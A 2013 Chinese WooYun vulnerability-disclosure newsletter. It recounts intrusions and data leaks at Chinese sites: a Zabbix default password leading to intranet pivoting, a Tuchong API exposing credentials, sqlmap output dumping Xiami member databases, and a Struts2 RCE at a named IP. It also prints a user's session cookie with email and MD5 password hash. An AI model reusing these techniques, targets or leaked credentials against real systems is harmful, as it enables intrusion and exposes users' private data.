


可以执行任意命令，也就有 shell 了；



有外网，有内网，接下来，内网渗透你都懂的，启了一个 8080 的 socks5 代理，有了代理之后开始挖掘内网信息和漏洞。

找到一些弱口令和一个有点意思的后台



那两个 ftp 保存了一些有用的密码，比如 pub.*****.cn 你们这个 ftp 服务器是一个域成员服务器，漏洞一堆。内网漏洞太多了，，我不列了，到此为止，如果你觉得你们的域控服务很安全的话，建议看看这个漏洞

WooYun: 从一个默认口令到 youku 和 tudou 内网 (危害较大请尽快修复)

漏洞点评：

Zabbix 本来是提供系统监视和网络监视功能的解决方案，用来保证服务器的安全运营的和协助管理员快速定位解决问题的，但是如果配置不当，也会成为渗透的敲门砖哦，所以这安全问题呀还真是防不胜防，到处都得兼顾呢。

安全风向标

这些年，互联网的泄密事件

根据小编不完全统计，近期又有不少泄密事件了。自从 2011 年 CSDN 数据库泄漏之后，相继有不少互联网公司都陷入了“脱裤门”，而最近的泄密事件再一次给各大厂商敲响警钟。很多时候，不要以为自己的安全已经做得“到位”了，这期的安全风向标就从几个泄密事件开始，来和大家说说，那些年，互联网的泄密事件。

图虫网主站泄漏用户邮箱、用户密码 16W 用户告急

WooYun 缺陷编号：WooYun-2013-23777

乌云白帽子 猪猪侠提交于 2013/05/15

图虫网是中国最专业的 web2.0 摄像社区，但是由于在设计 API 的时候，输出用户信息并没有进行严格的业务逻辑审核，造成直接输出了用户的所有敏感信息。对，你没看错，16W 用户信息赤裸裸的就被暴露出来了。

漏洞过程重放：

<http://tuchong.com/>

浏览器栏输入：javascript:document.cookie;email 为登录用户名，password

为加密过的 md5 密文 , 可 cmd5 解密.。

PHPSESSID=9ao9jt8itjdp68n8umv54f5o7; email=61320%40qq.com;

storage=334854; password=fbb204a4061ffbd41284a84c258c1bfb;

site=qq;


__utma=115147160.2072187565.1368596767.1368596767.1368596767.

1; __utmb=1151471601368596767; __utmc=115147160;

__utmz=115147160.1368596767.1.1.utmcsr=(direct)|utmccn=(direct)|ut

mcmd=(none)

下图为某个跨站直接跨到后台 , 这个登录功能可以模拟任意用户登录前台 , 节操 !



登录了 Webmaster 的前台 , ID=1



漏洞点评

因为是摄影交流社区，往往不少人会留下联系方式，一个不当心，嗯，你的隐私就跑到别人的口袋中了。敏感接口么，还是需要防范与注意的。

虾米网 SQL 注入，1400 万用户数据，各种交易数据，主站数据，均可拖，紧急！

WooYun 缺陷编号：WooYun-2013- 21894

乌云白帽子 **Drizzle.Risk** 提交于 2013/04/15

听音乐是生活必不可少的环节，但是，在听音乐的背后，或许你的信息也在暴露着。1400W 的数据，影响不言而喻。

漏洞过程重放：

本来是去虾米上虾歌的，谁知道虾米币用完了,然后老毛病犯了.. 测试了下，

然后....就没有然后了.....



```
back-end DBMS: MySQL >= 5.0.0
[13:43:58] [INFO] fetching tables for database: 'emumo_member_datas'
[13:44:03] [INFO] the SQL query used returns 500 entries
[13:44:03] [INFO] starting 10 threads
[13:44:03] [INFO] retrieved: member_datas_10
[13:44:03] [INFO] retrieved: member_datas_100
[13:44:04] [INFO] retrieved: member_datas_109
[13:44:04] [INFO] retrieved: member_datas_108
[13:44:05] [INFO] retrieved: member_datas_106
[13:44:05] [INFO] retrieved: member_datas_107
[13:44:05] [INFO] retrieved: member_datas_111
[13:44:07] [INFO] retrieved: member_datas_11
[13:44:09] [INFO] retrieved: member_datas_112
[13:44:09] [INFO] retrieved: member_datas_113
[13:44:10] [INFO] retrieved: member_datas_115
[13:44:12] [INFO] retrieved: member_datas_103
[13:44:12] [INFO] retrieved: member_datas_1
[13:44:13] [INFO] retrieved: member_datas_105
[13:44:14] [INFO] retrieved: member_datas_119
[13:44:15] [INFO] retrieved: member_datas_118
```

```
[13:39:38] [INFO] retrieved: emumo_member_rec
available databases [15]:
[*] emumo
[*] emumo_accounts
[*] emumo_api
[*] emumo_app
[*] emumo_artist_likes
[*] emumo_member_datas
[*] emumo_member_rec
[*] emumo_order
[*] emumo_profile_access
[*] emumo_recycle
[*] emumo_task
[*] emumo_unicom
[*] information_schema
[*] recommend_data
[*] test
```

计算来看，目前的库应该只用了一半。

截图太多，就发这几个代表性的.. 为了给虾米保密些，其他省略了..

漏洞点评：

SQL 注入是一个老生常谈的话题了，做为一个大型的音乐在线播放网站，出现这样的问题，真不应该呀。但是，谁又能确保自己的业务是没问题的呢？还是那句话，安全问题总是在发生之后才会引起别人的重视，这次幸亏是白帽子发现了，不然极有可能成为下一个 CSDN？

.....

多玩某站 struts2 远程命令导致大量数据库信息泄漏，涉及 170W 频道 OW 资料

WooYun 缺陷编号：WooYun-2013- 20728


乌云白帽子 **3King** 提交于 2013/03/26

又是一个 struts2 引发的血案，虽然框架漏洞已经是老生常谈的问题了，但是白帽子 3king 却找到了企业的安全短板。


漏洞过程重放：

漏洞地址位于：<http://115.238.171.213:8088/index.action>


存在 Struts2 远程命令漏洞。



内部员工信息



170W 频道 OW 信息



漏洞点评：

一直以来，不少互联网企业都会在相对偏僻的地方暴露自己的安全短板，最典型的就 IP 解析到外网，没绑定其他域名。这么做，一个不当心，被人发现并且加以利用，后果还是很严重的。往往渗透内网的开始，就是由安全短板开始的。

.....

洞主演义

本月最具价值漏洞 TOP5

1. WooYun- whitehats-心伤的瘦子 那些年我们一起学 XSS

作者：心伤的瘦子

继心伤的胖子的最长“连续剧”后心伤的瘦子来了个更长的 21 集，由易到难讲得详详细细，在提醒腾讯的安全有待改进的同时也有非常大的教学价值，本月最具价值漏洞的冠军非你莫属。

2. WooYun-2013-21473 国内数千机构邮箱的沦陷 eYou 邮箱系统系列产品若干个漏洞

作者：YwiSax

eYou 是目前国内机构使用率最高的邮箱系统之一，邮箱又是企业的核心，利用这里的漏洞只要是使用 eYou 的邮箱系统，就 99%会被入侵，那这个洞的威力就不用小编是说啦。如此透彻的一次检测，恭喜 YwiSax 的这个漏洞获得本月最具价值漏洞的亚军

3. WooYun-2013-21454 我是如何轻松进入某长运客运公司内网可能有 机会与其董事长交流的

作者：x-star

乌云上不缺实际的案例，但是像这样的定向挂马测试案例确实不多。虽

然前面也有写到，但是还是想在这里和大家分享一下，恭喜这次的挂马事件获得了本月最具价值漏洞的季军。

4. WooYun-2013-21562 360 升级漏洞，可被中间人攻击利用植入木

作者：kingdog

利用升级过程和忽略的 vbs 文件校验进行中间人攻击，使升级病毒库的机器反被植入木马，这招偷天换日用得妙呀。新颖的手法和巧妙的思路获得本月最具价值漏洞的第四名

5. WooYun-2013-22191 新浪微博可以不知道他人密码，直接用他人账号发微博

作者：飞黎

你以为只有黑客才能挖掘漏洞吗？那让飞黎告诉你产品经理也可以做到。此漏洞入围最具价值漏洞还有一个原因是 **gsid** 是几大微博的核心，利用 **gsid** 进入别人的微博，这样思路值得学习。恭喜产品经理飞黎的用他人帐号发微博赶上了最具价值漏洞 TOP5 的末班车。

本月最热门漏洞 TOP5

1. WooYun- 2013-22895 图虫网利用 csrf 可劫持账号

作者：VIP

这是个 CSRF 是通过修改用户的邮箱来劫持帐号，但是亮点在于厂商回

复：“这位白帽子是个小学六年级的学生，电话打过去是他妈妈接的电话，非常厉害。”还有评论里的一连串的死在沙滩上。是不是感慨自己老了，连小学生都开始从事安全行业了，看来网络安全的魅力不小呀，前辈们得努力了，不能输给小学生哦。216 条回复本月最热门漏洞的冠军不是你还能是谁！

2. WooYun-2013-23942 工信部备案管理系统 (miitbeian.gov.cn) 高危漏洞

作者：x-star

不要以为从前台过滤了危险参数就高枕无忧了，后台也不能忘呀。由于所有的省 直辖市 自治区的备案管理系统 都是由工信部统一部署安装的，通杀所有的备案管理系统，妈妈再也不用担心我的备案了。

3. WooYun-2013-21343 TOM 邮箱任意密码修改-秒改

作者：only_guest

又是一个密码找回处的逻辑问题，爆破什么的弱爆了，密码随自己改，想什么就是什么，看来安全问题不是杀毒软件就可以解决的呢。厂商认为这个漏洞无影响给忽略了，真不知道是什么心态。不过，群众的眼睛是雪亮的，漏洞的价值不是厂商就可以决定的，本月最热门漏洞的季军仍然是你。

4. WooYun-2013-23152 微信-腾讯微博认证机制存在严重缺陷 可直接控制他人微博

作者：猪猪侠

仅通过**固定的 UID 进行用户认证**，这不是明显给别人留窗户么。其实这也是微博中一个典型的问题，以前还有某微博也出现过类似的漏洞，微博在用户认证这一块是经常出问题的，大家对这一块也比较关注，希望以后能有所改进。也恭喜此漏洞获得本月最热门漏洞第四名。

5. WooYun-2013-22675 有优酷 COOKIE ,就能获得用户邮箱、用户密码等信息

作者：猪猪侠

以前得到 cookie 就想着用 cookie 直接登录了 ,不过还得考虑一些限制，如果直接能看到密码不就好了么。别以为这是空想，比如猪猪侠发现的这个漏洞，**有 cookie 就能获得用户密码等信息了**，好吧，本月最热门漏洞的第五名就你了。

乌云 (WooYun) 漏洞报告平台

WooYun 是一个位于厂商和安全研究者之间的安全问题反馈平台，在对安全问题进行反馈处理跟进的同时，为互联网安全研究者提供一个公益、学习、交流和研究的平台。乌云将跟踪漏洞的报告情况，所有跟技术有关的细节都会对外公开，在这个平台里，漏洞研究者和厂商是平等的，乌云为平等而努力。

我们关注技术本身，相信 Know it then hack it，只有对原理了然于心，才能做到真正的自由，只有突破更多的限制，才可能获得真正意义上的技术进步，我们尝试与加入 WooYun 的厂商及研究人员一起研究问题的最终根源，做出正确的评价并给出修复措施，最终一起进步。

我们坚信一切存在的都是有意义的，我们也相信乌云能够给研究人员和厂商带来价值，这种价值将是乌云存在的意义，研究人员可以通过乌云发布自己的技术成果，展示自己的实力，厂商可以通过乌云来发现自己存在的和可能存在的问题，我们甚至鼓励厂商对漏洞研究者作出鼓励或者直接招聘人才。但更为深远的价值和意义在于，我们和厂商一起对用户信息安全所承担的责任，构建健康良性的安全漏洞生态环境使得安全行业得到更好的发展。

版权及免责声明

我们对注册的用户做严格的校验，所有安全信息在按照流程处理完成之前不会对外公开，厂商必须得到足够的身份证明才能获得相关的安全信息，包括但不限于采用在线证明、后台的审核以及线下的沟通等方式，而白帽子注册必须通过 Email 的验证，为了保证信息的高可靠性和价值，对于提交虚假漏洞信息的用户在证实后，我们将根据情况扣除用户的 Rank 甚至直接删除用户。

对于在乌云平台发布的漏洞，所有权归提交者所有，白帽子需要保证研究漏洞的方法、方式、工具及手段的合法性，乌云对此不承担任何法律责任。乌云及团队尽量保证信息的可靠性，但是不绝对保证所有信息来源的可信，其中漏洞证明方法可能存在攻击性，但是一切都是为了说明问题而存在，乌云对此不负担任何责任。



欢迎联系我们：

网站 <http://www.wooyun.org/>

社区 <http://zone.wooyun.org/>

新浪微博 [@乌云-漏洞报告平台](#)

反馈意见、建议 help#wooyun.org